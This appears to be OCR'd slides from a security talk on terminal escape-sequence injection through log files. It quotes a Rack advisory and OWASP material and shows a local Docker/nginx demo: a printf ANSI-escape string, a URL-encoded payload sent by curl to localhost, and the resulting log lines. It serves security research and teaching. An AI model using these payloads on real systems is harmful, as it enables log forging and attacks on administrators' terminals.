→ terminal



NSLOOKUP - SANITIZED ON OSX



NOT ON WINDOWS.

BIGUPS TO DAVID!

IS THIS EVEN A SECURITY ISSUE?

WHERE?
WHO ?
HOW ?

WOULD THIS BE AN ISSUE?

WHAT?

CONSEQUENCES

WHERE?

LOG INJECTION!

Affected versions of this package are vulnerable to Arbitrary Code Injection. There is a possible shell-escape sequence injection vulnerability in Rack's `Lint` and `CommonLogger` components. Carefully crafted requests can cause shell escape sequences to be written to the terminal via Rack's `Lint` middleware and `CommonLogger` middleware. These escape sequences can be leveraged to possibly execute commands in the victim's terminal.

```
Hello THIS IS GREEN
```

WHO?


DEVOPS
SYSADMINS
IR / FORENSIC

WHO?

INTERACT WITH LOGFILES

USING A TERMINAL

HOW?



OWASP

PROJECTS CHAPTERS EVENTS ABOUT

Member Login

Log Injection

Thank you for visiting OWASP.org. We recently migrated our community to a new web platform and regretably the content for

Log injection vulnerabilities occur when:

1. Data enters an application from an untrusted source.
2. The data is written to an application or system log file.

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
2. The data is written to an application or system log file.

Successful log injection attacks can cause:

1. Injection of new/bogus log events (log forging via log injection)
2. Injection of XSS attacks, hoping that the malicious log event isviewed in a vulnerable web application
3. Injection of commands that parsers (like PHP parsers) could execute

https://owasp.org/www-community/attacks/Log_Injection

HOW?



OWASP

PROJECTS CHAPTERS EVENTS ABOUT

Member Login

Log Injection

Thank you for visiting OWASP.org. We recently migrated our community to a new web platform and regretably the content for this page needed to be programmatically ported from its previous wiki page. There's still some work to be done.

Successful log injection attacks can cause:

1. Injection of new/bogus log events (log forging via log injection)
2. Injection of Escape seq hoping that the malicious log event isviewed in a Terminal Emulator
3. Injection of commands that a terminal emulator could execute

Log injection vulnerabilities occur when:

1. Data enters an application from an untrusted source.
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






https://www.docker.com/blog/getting-started-with-docker-desktop/

DOCKER LOGS

```
docker attach <containerid>
docker logs --follow <containerid>

Failed (2: No such file or directory), client: 172.17.0.1, server:
localhost, request: "GET /tutorial/blah HTTP/1.1", host: "127.0.0.1"
2023/07/13 10:50:56 [error] 21#21: *28 open() "/usr/share/nginx/html/
tutorial/blah
```


printf '\033[31mESC-INJECTION:\033[32mSUCCESSFUL\033[0m\033'

URL ENCODE

```
printf '\033[31mESC-INJECTION:\033[32mSUCCESSFUL\033[0m\033'
\n
```

```
/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a
```

```
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/using-bind-mounts/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSU
%1B%5B0m%07%0a HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [10/Jul/2023:08:45:19 +0000] "GET /favicon.ico HTTP/1.1" 404 555 "http://127.0.0.1/tutorial/using-bind-mounts/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32
FUL%1B%5B0m%07%0a" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
2023/07/10 08:45:19 [error] 24#24: *75 open() "/usr/share/nginx/html/favicon.ico" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GE
on.ico HTTP/1.1", host: "127.0.0.1", referrer: "http://127.0.0.1/tutorial/using-bind-mounts/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a"
```

RAM 5.53 GB CPU 0.20% Disk 47.27 GB avail. of 58.37 GB Not connected to Hub

stok@STOKs-MacBook-Pro:~/Documents ⌥⌘1

```
➜  Documents curl http://localhost/sup%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a
```

HOW?

```
on.tco HTTP/1.1", host: "127.0.0.1", referrer: "http://127.0.0.1/tutorial/using-bind-mounts/%0a%
